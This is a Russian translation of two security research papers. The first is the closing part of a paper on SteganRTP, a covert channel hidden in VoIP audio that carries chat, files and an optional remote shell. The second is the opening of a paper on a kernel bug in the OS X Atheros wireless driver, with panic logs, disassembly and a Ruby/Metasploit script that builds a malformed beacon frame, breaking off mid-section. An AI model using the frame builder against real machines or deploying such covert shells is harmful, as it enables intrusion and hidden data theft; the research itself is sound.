Сеанс RTP определяет библиотека C libfindrtp, наблюдающая сигнализацию VoIP и установление звонка. Условия поиска могут задавать одну или несколько конечных точек либо конкретные порты UDP. На момент написания поддерживались SIP [1] и SCCP/Skinny [3].

SteganRTP использует точки перехвата NetFilter [23]. Ядро Linux передает нужные пакеты приложению через правило iptables с целью QUEUE; доступ к очереди предоставляет libipq.

Входящие пакеты перехватываются в PRE-ROUTING, исходящие — в POST-ROUTING. Первые обрабатываются до возможного изменения локальной системой, вторые — после завершения почти всей локальной обработки.

SteganRTP читает перехваченные пакеты из очереди, определяет направление и передает их соответствующим функциям. Те анализируют и при необходимости изменяют пакет, возвращают новую версию вместо исходной и разрешают очереди продолжить маршрутизацию.


1. Немедленно разрешить дальнейшую маршрутизацию пакета.
2. Извлечь предполагаемые данные сообщения.
3. Расшифровать их.
4. Проверить контрольную сумму в заголовке.
5. Передать действительные сообщения обработчику.
1. Проверить наличие ожидающих отправки данных.
2. Если их нет, немедленно отправить пакет.
3. Создать форматированное сообщение с заголовком на основе свойств пакета RTP.
4. Прочитать помещающийся объем ожидающих данных.
5. Зашифровать сообщение.
6. Встроить его в полезную нагрузку RTP.
7. Отправить измененный пакет через пользовательскую очередь NetFilter.

Если в очереди NetFilter некоторое время нет пакетов RTP, сведения о сеансе сбрасываются и программа снова ищет сеанс. Если пакеты идут, но действительные сообщения долго не поступают, SteganRTP запрашивает ответ у удаленного приложения. При истечении тайм-аута сведения о сеансе также сбрасываются.

3.4. Спецификация протокола связи


Протокол SteganRTP использует форматированные сообщения, встроенные в полезную нагрузку отдельных пакетов RTP. Встраивание образует скрытый канал, внутри которого и работает протокол.

Ниже показан заголовок пакета RTP из спецификации [4]. Для построения, шифрования и встраивания сообщения используются тип полезной нагрузки (PT), порядковый номер и метка времени. Остальная часть пакета содержит необязательные расширения заголовка и закодированные медиаданные — полезную нагрузку RTP, служащую контейнером.



Семибитное поле PT указывает кодек. Шестнадцатитбитный порядковый номер последовательно увеличивается, а 32-битная метка времени задает момент дискретизации первого отсчета полезной нагрузки.

Основной формат состоит из полей Checksum / ID, Sequence и структуры TLV. Поля Checksum / ID, Sequence, Type и Length образуют заголовок, а Value — тело сообщения.




Checksum / ID — 32-битный хеш, позволяющий определить, является ли извлеченное из входящей полезной нагрузки RTP предполагаемое сообщение действительным сообщением SteganRTP. Для его вычисления используется hashword [25] с keyhash и суммой Sequence + Type + Length:

`checksumid = hashword( keyhash, (Sequence + Type + Length) )`

Проверка необходима, поскольку не каждый входящий пакет RTP содержит сообщение SteganRTP. В хеш включается keyhash, чтобы наблюдатель не мог вычислить контрольную сумму только по данным и тем самым доказать присутствие скрытого сообщения.

Sequence — увеличивающийся 16-битный порядковый номер, Type — восьмидесятибитный тип сообщения, Length — восьмидесятибитная длина поля Value в байтах.



Управляющие сообщения передают служебные сведения: запрос повторной отправки, начало передачи файла и его параметры и т. п. Они состоят из одной или нескольких последовательных

структур TLV и не обязаны быть выровнены по 32-битной границе.

ID	Type
0	Reserved
1	Echo Request
2	Echo Reply
3	Resend
4	Start File
5	End File

Echo Request проверяет наличие удаленного приложения SteganRTP. Полезная нагрузка содержит номер и случайную битовую строку; Echo Reply должен вернуть совпадающие данные. Resend запрашивает сообщение с указанным порядковым номером. Start File объявляет начало передачи и сообщает идентификатор и имя файла, а End File — ее завершение.

Неуправляющие сообщения содержат пользовательские данные: текст чата, часть файла, команду оболочки или ее вывод. Тип задается полем Type заголовка.

Chat Data содержит только текст. File Data включает File ID и фрагмент файла; правильный порядок задают номера сообщений. Shell Input Data и Shell Output Data передают ввод и вывод удаленной командной оболочки и содержат только Shell Data.

3.5. Функциональные компоненты

Поддерживаются два списка файловых дескрипторов: приемники входящих данных и источники исходящих.

```
typedef struct file_info_t {
    u_int8_t id;
    char *name;
    u_int8_t type;
    int fd;
    struct file_info_t *next;
    struct file_info_t *prev;
} file_info;
```

Списки не зависят от опроса исходящих данных и обработчика сообщений, поэтому систему легко расширить: определить идентификатор нового типа, открыть дескриптор для чтения или записи и добавить его в нужный список.

Входящие дескрипторы включают интерфейс чата, интерфейс удаленной оболочки, локальную службу оболочки и активные передачи файлов. Исходящие опрашиваются в порядке приоритета: интерфейс необработанных сообщений, управляющих сообщений, чата, удаленной оболочки, локальная служба и активные передачи файлов.

Обработчик получает все действительные входящие сообщения. Он изменяет состояние и выполняет служебные действия по управляющим сообщениям, а полезные данные направляет соответствующему файловому дескриптору.

Echo Request порождает Echo Reply. Start File открывает новый дескриптор и добавляет его во входящий список, а End File закрывает и удаляет. Данные чата накапливаются до полной строки и выводятся в интерфейс чата. Данные файла записываются в дескриптор соответствующей передачи. Ввод оболочки направляется локальной службе, а вывод — интерфейсу удаленной оболочки.

Выбранный метод не является настоящим шифрованием. Ради скорости применяется простой XOR [26] как симметричный шифр. Автор не считает его криптографически стойким: повторяющийся

поток ключа при XOR заведомо небезопасен. Маскирование служит лишь грубой защитой от статистического стеганоанализа, ищущего в стегоконтейнере свойства естественного языка.

Процесс:

1. Создать битовую гамму.
2. Выбрать смещение внутри нее.
3. Побайтно сложить сообщение с гаммой по XOR.

Гамма создается повторением битовой строки keyhash. Смещение вычисляется как $\text{hashword}(\text{keyhash}, \text{RTP_Seq} + \text{RTP_TS}) \bmod 20$:

```
keyhash_offset = hashword( keyhash, ( RTP_Seq + RTP_TS ) ) mod 20
```

Первый байт сообщения складывается по XOR с $\text{keyhash}[\text{keyhash_offset}]$; после достижения конца гаммы чтение продолжается с начала. Для дальнейшего стеганографического описания несущественно, зашифровано сообщение или лишь замаскировано, поэтому далее оно называется просто сообщением.

Система реализует обобщенный метод встраивания в младшие значащие биты. Она получает буфер контейнера, его длину, размер слова и буфер сообщения, после чего заменяет младший бит каждого слова очередным битом сообщения. Метод подходит для кодеков с линейной последовательностью звуковых отсчетов фиксированного размера.

Здесь слово соответствует звуковому отсчету. Реализация поддерживает G.711 — линейную последовательность восьмибитных отсчетов в полезной нагрузке RTP. Ее длина и тип определяют доступную емкость. Размер вычисляется как длина UDP за вычетом заголовка RTP, а wordsize берется из указанного кодека. Для одного байта сообщения требуется восемь слов:

```
available_space = RTP_payload_size / (wordsize * 8 )  
payload_size = available_space - sizeof( message_header )
```

Если пакет слишком мал для действительного сообщения, он передается без изменений. Когда сообщение короче доступного пространства, оно дополняется случайными данными для более равномерного распределения измененных значений.

Все входящие пакеты RTP проходят через систему извлечения: предполагаемое сообщение извлекается, расшифровывается и проверяется. Это обратная операция встраивания в сочетании с симметричным шифрованием. При правильном Checksum / ID сообщение передается обработчику.

Исходящие файловые дескрипторы опрашиваются по порядку. При наличии данных создается форматированное сообщение, полезная нагрузка читается из дескриптора, а тип берется из соответствующей записи списка. Результат готов к шифрованию и встраиванию.

Все входящие и исходящие сообщения SteganRTP кэшируются. Исходящий кэш позволяет отвечать на Resend. Во входящем хранятся сообщения с номерами выше ожидаемого; после получения пропущенного сообщения последующие берутся из кэша без нового запроса.

Локальная служба оболочки — дочерний процесс, выполняющий командный интерпретатор. Его стандартные потоки ввода и вывода заменяются дескрипторами из входящего и исходящего списков. По умолчанию служба отключена и включается аргументом командной строки.

3.6. Использование

```
Usage: steganrtp [general options] -t <host> -k <keyphrase>  
required options:  
at least one of:  
-a <host>      The "source" of the RTP session, or, host
```

```

treated as the "close" endpoint (host A)
    -b <host>      The "destination" of the RTP session, or,
host treated as the "remote" endpoint (host B)
    -k <keyphrase> Shared secret used as a key to obfuscate
communications
general options:
    -c <port>      Host A's RTP port
    -d <port>      Host B's RTP port
    -i <interface> Interface device (defaults to eth0)
    -s            Enable the shell service (DANGEROUS)
    -v            Increase verbosity (repeat for additional verbosity)
help and documentation:
    -V            Print version information and exit
    -e            Show usage examples and exit
    -h            Print help message and exit

```

-a host задает ближайшую сторону сеанса RTP (узел A), -b host — удаленную (узел B), а -k keyphrase — общий секрет двух экземпляров SteganRTP. Параметры -c и -d задают порты RTP, -i выбирает интерфейс (по умолчанию eth0). Ключ -s включает командную оболочку; это опасно, поскольку удаленный экземпляр сможет выполнять команды в локальной системе с правами пользователя SteganRTP. -v повышает подробность вывода, -V печатает версию, -e — примеры, -h — справку.

Примеры:

```

steganrtp -k <keyphrase> -b <host>
steganrtp -k <keyphrase> -a <host-a> -b <host-b> -i <interface>
steganrtp -k <keyphrase> -a <host-a> -b <host-b> -i <interface> -s
steganrtp -k <keyphrase> -a <host-a> -b <host-b> -c <a-port> -d <b-port>

```

Последний вариант использует конкретный сеанс RTP между host-a:a-port и host-b:b-port, фактически отключая автоматическое распознавание.

SteganRTP предоставляет интерфейс curses с четырьмя окнами: Command внизу, Main в центре, Input Status и Output Status сверху. В окно Command вводится текст с клавиатуры. Строки без / считаются сообщениями чата, строки с / — локальными командами.

В режиме чата окно Main показывает разговор и общие события, а в режиме оболочки — ввод и вывод удаленной службы. Input Status отображает входящие пакеты и сообщения, Output Status — исходящие.

Команды:

```

/chat
/sendfile filename
/shell
/quit
/exit
/help
/?

```

/chat включает режим чата, /sendfile filename ставит файл в очередь передачи, /shell включает режим оболочки. /quit и /exit завершают программу, /help и /? выводят список команд.

4. Решения проблем и вызовов

Большинство решений опирается на протокол связи внутри скрытого канала. Перед пользовательскими данными он добавляет заголовок форматированного сообщения, обеспечивающий служебные возможности.

4.1. Ненадежный транспорт

Заголовок содержит порядковый номер. Вместе с кэшированием это позволяет обнаружить пропуск и запросить повторную передачу управляющим сообщением, а также выявить ошибочно или злонамеренно воспроизведенные сообщения.

Упреждающая коррекция ошибок рассматривалась, но из-за малой емкости контейнера большинство алгоритмов FEC потребовало бы слишком много избыточных данных.

4.2. Ограничение размера контейнера

То же свойство RTP, которое ограничивает размер пакета, обеспечивает большое число пакетов в секунду. Пользовательские данные можно делить между несколькими сообщениями и собирать у получателя. Для чата, интерактивной оболочки и небольших файлов пропускной способности около 1000 байт/с оказалось достаточно.

4.3. Задержка

При обработке входящего пакета сначала немедленно разрешается его дальнейшая маршрутизация, и лишь затем извлекается, расшифровывается и проверяется возможное сообщение. Для исходящего пакета выполняется минимум операций: проверяются дескрипторы, а при отсутствии данных пакет сразу передается дальше. Для шифрования выбран малозатратный XOR с хешем SHA-1.

4.4. Отслеживание потоков RTP

Потоки RTP распознает и отслеживает `libfindrtp`, а `NetFilter` и `libipq` обеспечивают перехват пакетов. Обе библиотеки хорошо подошли для задачи.

4.5. Изменение звука медиашлюзами

Надежно определить, заканчивается ли сеанс RTP у настоящего получателя или на промежуточном устройстве, удастся не всегда. Поэтому при неизвестных сетевых адресах конечных точек нельзя гарантировать сквозную целостность стежоконтейнера. `SteganRTP` предполагает, что промежуточные устройства не меняют полезную нагрузку, а приложения находятся либо на конечных узлах, либо на сетевом пути между видимыми точками RTP.

4.6. Смена звукового кодека во время сеанса

Компонент встраивания динамически определяет размер звукового отсчета по значению кодека в заголовке каждого пакета. При смене кодека система обрабатывает только пакеты с распознанным и поддерживаемым форматом; остальные передаются без изменений.

5. Заключение

5.1. Цели проектирования

Автор считает цели раздела 3.1 достигнутыми: факт связи скрыт, создан полнодуплексный канал, компенсирована ненадежность транспорта, обеспечена одинаковая работа в разных режимах и передача данных нескольких типов.

5.2. Выявленные проблемы

Полностью не решены две проблемы: изменение звука медиашлюзами из раздела 2.3.6 из-за границ исследования и сжатый звук из раздела 2.3.5 из-за нехватки времени.

5.3. Защищенный протокол передачи данных реального времени

SRTP способен предотвратить некоторые сценарии, например работу активного посредника. Шифрование частей заголовка и полезной нагрузки мешает внешнему узлу менять пакет. Но SRTP не защищает от встраивания данных до шифрования, например внутри самого приложения конечной точки RTP.

5.4. Дальнейшие исследования

Направления дальнейшей работы:

1. Заменить обобщенное встраивание в младшие биты алгоритмами для конкретных кодеков, добавить обнаружение речи и тишины и поддержку новых кодеков.
2. Создать алгоритмы встраивания для видеокодеков.
3. Заменить маскирование XOR настоящим шифрованием.
4. Добавить фрагментацию крупных форматированных сообщений между несколькими пакетами RTP.
5. Расширить службу командной оболочки до универсальной платформы сервисов.

Ссылки

- [1] J. Rosenberg, H. Schulzrinne, G. Camarillo, A. Johnston, J. Peterson, R. Sparks, M. Handley, and E. Schooler. SIP: Session Initiation Protocol. RFC 3261, Internet Society (IETF), June 2002.
- [2] Wikipedia. H.323. <<http://en.wikipedia.org/w/index.php?title=H.323&oldid=146577248>>, 2007.
- [3] Wikipedia. Skinny Client Control Protocol. <http://en.wikipedia.org/w/index.php?title=Skinny_Client_Control_Protocol&oldid=133621770>, 2007.
- [4] H. Schulzrinne, S. Casner, R. Frederick, and V. Jacobson. RTP: A Transport Protocol for Real-Time Applications. RFC 1889, January 1996.
- [5] J. Postel. User Datagram Protocol. RFC 768, August 1980.
- [6] M. Baugher, D. McGrew, M. Naslund, E. Carrara, and K. Norrman. The Secure Real-time Transport Protocol (SRTP). RFC 3711, March 2004.
- [7] Mehdi Kharrazi, Husrev T. Sencar, and Nasir Memon. Image Steganography: Concepts and Practice. 2004.

- [8] Huaiqing Wang and Shuozhong Wang. Cyber Warfare: Steganography vs. Steganalysis. Commun. ACM, 47(10):76-82, 2004.
- [9] Tayana Morkel, Jan H P Eloff, and Martin S Olivier. An Overview of Image Steganography. ISSA2005.
- [10] Unknown. S-Tools 4.0. <ftp://ftp.funet.fi/pub/crypt/mirrors/idea.sec.dsi.unimi.it/code/s-tools4.zip>, August 2006.
- [11] Fabien A. P. Petitcolas. MP3Stego. <<http://www.petitcolas.net/fabien/steganography/mp3stego/>>, June 2006.
- [12] Heinz Repp. Hide 4 PGP. <<http://www.rugeley.demon.co.uk/security/hide4pgp.zip>>, December 1996.
- [13] I)ruid. An Analysis of VoIP Steganography Research Efforts. <<http://druid.caughq.org/papers/An-Analysis-of-VoIP-Steganography-Research-Efforts.pdf>>, September 2007.
- [14] I)ruid. Real-time Steganography with RTP. <<http://druid.caughq.org/presentations/Real-time-Steganography-with-RTP.pdf>>, August 2007.
- [15] DEFCON 15. <<http://www.defcon.org/html/defcon-15/dc-15-schedule.html>>, August 2007.
- [16] T. Takahashi and W. Lee. An Assessment of VoIP Covert Channel Threats. <<http://voipcc.gtisc.gatech.edu/download/securecomm.pdf>>, July 2007.
- [17] Wikipedia. G.711. <<http://en.wikipedia.org/w/index.php?title=G.711&oldid=151887535>>, 2007.
- [18] Wikipedia. Least Significant Bit. <http://en.wikipedia.org/w/index.php?title=Least_significant_bit&oldid=150766150>, 2007.
- [19] VoIP Foro - Codecs. <<http://www.voipforo.com/en/codec/codecs.php>>, 2007.
- [20] I)ruid. SteganRTP. <<http://sourceforge.net/projects/steganrtp/>>, August 2007.
- [21] D. Eastlake 3rd and P. Jones. US Secure Hash Algorithm 1 (SHA1). RFC 3174, September 2001.
- [22] I)ruid. libfindrtp. <<http://sourceforge.net/projects/libfindrtp/>>, February 2007.
- [23] Netfilter. <<http://www.netfilter.org/>>, 2007.
- [24] Wikipedia. Type-Length-Value. <<http://en.wikipedia.org/w/index.php?title=Type-length-value&oldid=128880452>>, 2007.
- [25] Bob Jenkins. lookup3.c. <<http://www.burtleburtle.net/bob/c/lookup3.c>>, May 2006.
- [26] Wikipedia. Exclusive OR. <http://en.wikipedia.org/w/index.php?title=Exclusive_or&oldid=152332544>, 2007.

Эксплуатация ядра OS X за выходные

Дата: сентябрь 2007

Автор: David Maynor

Контакт: <dave@erratasec.com>

Сайт: <<http://www.erratasec.com/>>

Аннотация

Операционная система Apple Mac OS X привлекает все больше внимания и пользователей, и исследователей безопасности. Несмотря на этот рост интереса, подробной информации о разработке уязвимостей для OS X по-прежнему явно не хватает. Эта статья пытается закрыть часть пробела и проходит весь процесс разработки уязвимости: от обнаружения до удаленного выполнения кода. В качестве примера используется реальная уязвимость, найденная в драйвере беспроводного устройства OS X.

1. Введение

OS X занимает странное место в сердцах и головах исследовательского сообщества. Исследователям, как и большинству пользователей, нравится хорошо собранная и надежная аппаратная платформа с операционной системой, у которой приятный интерфейс. Но если сменить пользовательский взгляд на исследовательский, начинают проявляться проблемы.

Внутренности Windows, Linux и BSD за годы были хорошо изучены и описаны. Пробелы в знаниях об OS X не мешают исследовать уязвимости, но становятся неприятным препятствием. Статический анализ бинарных файлов в Windows часто тривиален; про OS X этого сказать нельзя. Этот документ собирает сведения из разных источников, полученные после обнаружения ошибки в беспроводном драйвере OS X.

До случайного обнаружения ошибки автор почти ничего не знал о внутреннем устройстве OS X и ядра хпн. Даже Google на редкость мало помог: найденные материалы узко освещали отдельные темы и не объясняли, как подготовить полноценную исследовательскую среду. Многие авторы сообщали о результате, но не показывали путь к нему. Поэтому в статье появляются разделы «То, что я хотел бы узнать из Google».

Тестовая сеть

Для поиска и воспроизведения беспроводной уязвимости нужны три компьютера. Два с OS X служат целью и машиной удаленной отладки ядра через gdb. Третий, с платой D-Link WDA-2320 на чипсете Atheros, отправляет атакующие пакеты. На нём с компакт-диска запускается небольшая система BackTrack2 Linux, содержащая специальные драйверы 802.11 с поддержкой внедрения произвольных кадров — возможности, которой большинству драйверов Wi-Fi не хватает.

В первых опытах использовалась исправленная версия Madwifi-old вместе с LORCON. Madwifi — открытый драйвер для чипсетов Atheros, а LORCON — средство фаззинга Wi-Fi, написанное Джошем Райтом. Для быстрой и гибкой генерации пакетов сначала применялся конструктор scapy на Python. Примеры для статьи, подготовленные почти год спустя, написаны на Ruby и используют

интеграцию Metasploit с LORCON.

Конфигурации машин:

Оборудование: Mac Mini, 1,66 ГГц, 512 Мбайт ОЗУ

Версия ОС: 10.4.7

IP-адрес: 192.168.1.20

Назначение: жертва с уязвимой версией драйвера Atheros для OS X.

Оборудование: MacBook, Intel Core Duo 2 ГГц, 1 Гбайт ОЗУ

Версия ОС: 10.4.7

IP-адрес: 192.168.1.1

Назначение: запускает gdb и подключается к цели. Также настроена как сервер дампов памяти, хотя эта возможность, по-видимому, не работает. Здесь сохраняются журналы аварий, регистры и цепочки вызовов; это основная машина пошаговой отладки.

Оборудование: обычный компактный ПК, Pentium III, 512 Мбайт ОЗУ

ОС: BackTrack2 с загрузочного компакт-диска Linux

IP-адрес: 192.168.1.50

Назначение: отправляет атакующие пакеты. Изначально использовался ноутбук Dell с платой PCMCIA; новая машина близка к нему по характеристикам и оснащена платой D-Link на Atheros. Атакующий код написан на Ruby с применением Metasploit и LORCON.

2. Обнаружение уязвимости

Один из главных инструментов исследователя — анализ скомпилированного кода. В OS X для этого необходимо понимать формат Mach-O и универсальные исполняемые файлы Apple. Один такой файл способен работать и на Intel, и на PowerPC: варианты программы для разных процессоров объединены подобно архиву, а заголовок описывает каждую архитектуру. При запуске система выбирает подходящий фрагмент.

Универсальные файлы элегантно поддерживают несколько архитектур, но усложняют анализ: на момент написания формат понимали немногие инструменты. Его поддержка появилась лишь в IDA Pro 5.1; прежде приходилось вручную разделять файл либо использовать сценарии IDC.

То, что я хотел бы узнать из Google: дизассемблирование файлов OS X

Apple предоставляет средства работы с универсальными файлами. Утилита `lipo` извлекает вариант для нужного процессора, создавая обычный файл, удобный для IDA Pro. Пример для драйвера Atheros из OS X 10.4.7:

```
lipo -thin i386 AirPortAtheros5424 -output at.i386
```

Уязвимость находится в беспроводном драйвере Apple и была найдена фаззингом кадров маяка и ответов на запрос. Точки доступа регулярно передают кадры маяка, объявляя о своём присутствии, а ноутбук строит по ним список доступных сетей. Ответы на запрос имеют сходное устройство и используются при активном поиске скрытых точек доступа.

Ошибка обнаружилась случайно во время фаззинга других машин. Находившийся рядом MacBook с OS X 10.4.6 неожиданно завершился аварийно и создал `/Library/Logs/panic.log`. В журнале находятся регистры, цепочка вызовов, адрес загрузки виновного модуля и адреса его зависимостей. Это хорошая отправная точка, но имена функций отсутствуют — остаются только адреса, поэтому символы приходится восстанавливать вручную. К счастью, при повторении опыта

смещения загрузки почти не менялись.

Пример panic.log:

```
panic(cpu 0 caller 0x0019CADF):
Unresolved kernel trap (CPU 0, Type 14=pagefault), registers:
CR0: 0x8001003b, CR2: 0x62413863, CR3: 0x021d7000, CR4: 0x000006e0
EAX: 0x62413862, EBX: 0x00000003, ECX: 0x0c67bc8c, EDX: 0x00000003
ESP: 0x62413863, EBP: 0x0c67bad4, ESI: 0x03717804, EDI: 0x0371787c
EFL: 0x00010202, EIP: 0x008c923d, CS: 0x00000008, DS: 0x0c670010

Backtrace, Format - Frame : Return Address (4 potential args on stack)
0xc67b954 : 0x128b5e (0x3bc46c 0xc67b978 0x131bbc 0x0)
0xc67b994 : 0x19cadf (0x3c18e4 0x0 0xe 0x3c169c)
0xc67ba44 : 0x197c7d (0xc67ba58 0xc67bad4 0x8c923d 0x48)
0xc67ba50 : 0x8c923d (0x48 0x10 0x1e200010 0xc670010)
...
Kernel loadable modules in backtrace (with dependencies):
  com.apple.driver.AirPortAtheros5424(104.1)@0x8bb000
    dependency: com.apple.iokit.IONetworkingFamily(1.5.0)@0x672000
    dependency: com.apple.iokit.IOPCIFamily(2.0)@0x563000
    dependency: com.apple.iokit.IO80211Family(112.1)@0x8a2000
```

IDA показывает смещения драйвера относительно нуля. Чтобы найти место сбоя, из адреса модуля в цепочке вызовов вычитают адрес его загрузки, а затем ещё 0x1000, поскольку модули ядра выровнены по странице. Например:

```
0x90df95
- 0x8e7000
- 0x1000 = 0x25f95
```

Переход к 0x25f95 в IDA приводит к коду из athcopyscanresults:

```
__text:00025F87      mov     esi, [ebp+arg_4]
__text:00025F8A      mov     edi, eax
__text:00025F8C      add     edi, 1BF0h
__text:00025F92      mov     eax, [esi+60h]
__text:00025F95      movzx   ecx, byte ptr [eax+4]
__text:00025F99      mov     eax, ecx
__text:00025F9B      shr     al, 3
```

Строка Type 14=pagefault означает обращение к недопустимому адресу, который процессор сохраняет в CR2. Здесь это 0x00000004. Инструкция movzx ecx, byte ptr [eax+4] обращается через EAX, равный нулю, то есть драйвер разыменовал нулевой указатель. Первые три адреса цепочки обычно принадлежат ядру:

```
0x128b5e panic
0x19cadf panic_trap
0x197c7d trap_from_kernel
```

При аудите ядра OS X эти три адреса часто встречаются в panic.log, поэтому обычно их можно пропускать и начинать с четвертого.

3. Ошибка

Обычные методы разработки эксплойтов плохо переносятся на уязвимости ядра. Среда ядра гораздо строже пользовательского режима, и почти каждая ошибка требует особого подхода. Рассматриваемый дефект находится в драйвере Apple из Mac OS X 10.4.7 для Intel MacBook и Mac Mini и позволяет полностью скомпрометировать машину. Атакующий должен находиться в радиусе беспроводной связи, причём достаточно близко: OS X отбрасывает даже корректные управляющие кадры со слабым сигналом.

Фаззер `scary` создавал управляющие кадры со случайным числом информационных элементов (IE) случайного размера и отправлял их на широкоэвещательный адрес. В кадре маяка IE описывают SSID, поддерживаемые скорости, страну, аутентификацию, каналы, время, часовой пояс и данные производителя. При обработке одного пакета MacBook аварийно завершился из-за страничного нарушения в драйвере. Журналы показывали произвольное повреждение памяти: менялись адрес источника либо назначения операции копирования.

Три дампа демонстрируют порчу памяти:

Example 1: Attempt to access 0x62413863:

```
...
#4 0x008c923d in ieee80211_saveie ()
#5 0x008c7303 in sta_add ()
#6 0x008bccb9 in ieee80211_add_scan ()
#7 0x008cd799 in ieee80211_recv_mgmt ()
#8 0x008ddb9 in ath_recv_mgmt ()
#9 0x008ce9a5 in ieee80211_input ()
#10 0x008de86a in ath_intr ()
```

Example 2: Attempt to access 0xcc

```
...
#4 0x008c5f03 in sta_update_notseen ()
#5 0x008c6ba0 in sta_pick_bss ()
#6 0x008bd77c in scan_next ()
#7 0x008bc314 in thread_call_func ()
```

Example 3: Attempt to copy from 0x41316341

```
...
0x001933de in memcpy_common ()
2: x/i $eip 0x1933de <memcpy_common+10>: repz movs DWORD PTR es:[edi],DWORD PTR ds:[esi]
```

Найти пакет, который роняет беспроводной драйвер, трудно: это не обязательно последний полученный или отправленный пакет. При тысячах пакетов в минуту полезно помечать номер пакета прямо в данных. Счетчик можно поместить в последние 4 байта BSSID, оставив первые 2 байта статичными. Например, `ss ss 41 41 41 01` - BSSID первого пакета. Когда последний байт доходит до `ff`, начинает увеличиваться старший байт. Аналогично можно заполнять IE-буфер повторяющимся паттерном. Важно не заполнять все нулями: плохие адреса вроде `41 41 41 f1` дадут `page fault`, а `00 00 43 12` может оказаться валидным адресом и не упасть.

Несколько испытаний выявили общий признак вызывающих перезапись пакетов — слишком длинный элемент дополнительных скоростей, с помощью которого точка доступа объявляет расширенный набор поддерживаемых скоростей. Автор заполнил этот IE узнаваемым узором; его появление в дампах подтвердило источник ошибки и позволило оценить объем повреждения памяти.

```
ssid = Rex::Text.rand_text_alphanumeric(rand(255))
bssid = "\x61\x61\x61" + Rex::Text.rand_text(3)
seq = [rand(255)].pack('n')
xrate = Rex.Text.rand_pattern_create(240)
frame =
"\x80" +
"\x00" +
"\x00\x00" +
"\xff\xff\xff\xff\xff\xff" +
bssid +
bssid +
seq +
Rex::Text.rand_text(8) +
"\xff\xff" +
Rex::Text.rand_text(2) +
#ssid tag
"\x00" + ssid.length.chr + ssid +
#supported rates
"\x01" + "\x08" + "\x82\x84\x8b\x96\x0c\x18\x30\x48" +
#current channel
```

```
"\x03" + "\x01" + channel.chr +  
#Xrate  
"\x32" + xrate.length.chr + xrate
```

После отправки пакета машина падает не сразу. Уязвимый код обрабатывает сохранённые данные лишь при очередном поиске сетей, который OS X выполняет раз в пять минут. Для быстрого воспроизведения поиск следует запускать принудительно.

Утилита Apple airport находится в /System/Library/PrivateFrameworks/Apple80211.framework/Versions/A/Resources. Команда `airport -z` отключает машину от точки доступа, а `airport -s` запускает поиск. Автор применял `airport -s -r 10000`, где `-r` задаёт число повторений.

Такой запуск стабильно приводил к одному и тому же падению, что позволило точно определить место сбоя: поврежденный IE вызывал падение в `memscr`, вызванном из `athcopyscanresults`. Похоже, атакующий может влиять на источник копирования и размер данных. Если можно копировать произвольные данные из одного участка памяти, например из пакета, в другой, то выполнение кода, скорее всего, достижимо.

Если не запускать поиск вручную и цель не подключена к точке доступа, стабильно возникает другой сбой: `staadd` вызывает `memscr`. Функция сравнивает новый BSSID с сохранённым, но переполнение повреждает структуру и подменяет один из указателей значением атакующего.

В тестовых сценариях интервал маяка обычно равен `0xffff`, то есть чуть больше 67 секунд. Так поддельная точка дольше остаётся в кэше результатов поиска и успевает пройти обработку. Настоящая точка передаёт маяк несколько раз в секунду, а при пропусках драйвер может удалить её из кэша. Максимальный интервал позволяет посылать повреждённый кадр примерно раз в минуту.

Вместо `memscr` сбой иногда происходит в `staupdate`; точное место меняется, но один и тот же вредоносный кадр надёжно воспроизводит повреждение. Повторяемость позволяет локализовать ошибку статическим анализом в IDA Pro и динамической отладкой через `gdb`.

Для удалённой отладки работающего ядра автор задавал `nvrw boot-args` значение `debug=0xd44 panicdip=192.168.1.1 -v`. Это удобно при работе с двумя машинами, но цель перестает создавать `panic.log`.

То, что я хотел бы узнать из Google: дампы ядра на Intel не работают

Получение дампа ядра на Intel, по-видимому, сломано. Настройка цели и машины разработчика по документации результата не дала. Вероятная причина в том, что во время аварии цель не разрешает ARP-адрес сервера и отправляет данные шлюзу по умолчанию, рассчитывая на последующую маршрутизацию. Практический обход — поместить машину разработчика в другую подсеть. Статическая запись `arp -s` не помогла.

4. Отладка падения

Одно из преимуществ удалённой отладки ядра — цепочка вызовов с именами функций. При этой ошибке сбой наблюдались в `staadd`, `ath_copy_scan_results`, `sta_update_not_seen` и других функциях.

Многие имена встречаются в драйвере Madwifi для Atheros и в подсистеме net80211 из FreeBSD. Драйвер Apple основан на этих проектах с открытым кодом, но лицензия BSD не обязывает

компанию публиковать изменения.

Драйвер Apple Atheros не совпадает с открытым кодом полностью, но сходства достаточно для упрощения обратной разработки. Совпадают даже флаги диагностики. Параметры `debug.net80211` и `debug.athdriver` включаются через `sysctl`, после чего сообщения появляются в `/var/log/system.log`.

```
TestBox:~ root# sysctl -w debug.net80211=0xffffffff
debug.net80211: 0 0 -> 2147483647 2147483647
TestBox:~ root# tail /var/log/system.log
Aug 5 18:07:12 TestBox kernel[0]: [en:00:1c:10:b:d0:a1] discard
[en:00:13:46:a8:73:c4] discard received beacon from 00:1c:10:b:d0:a1 rssi 33
...
```

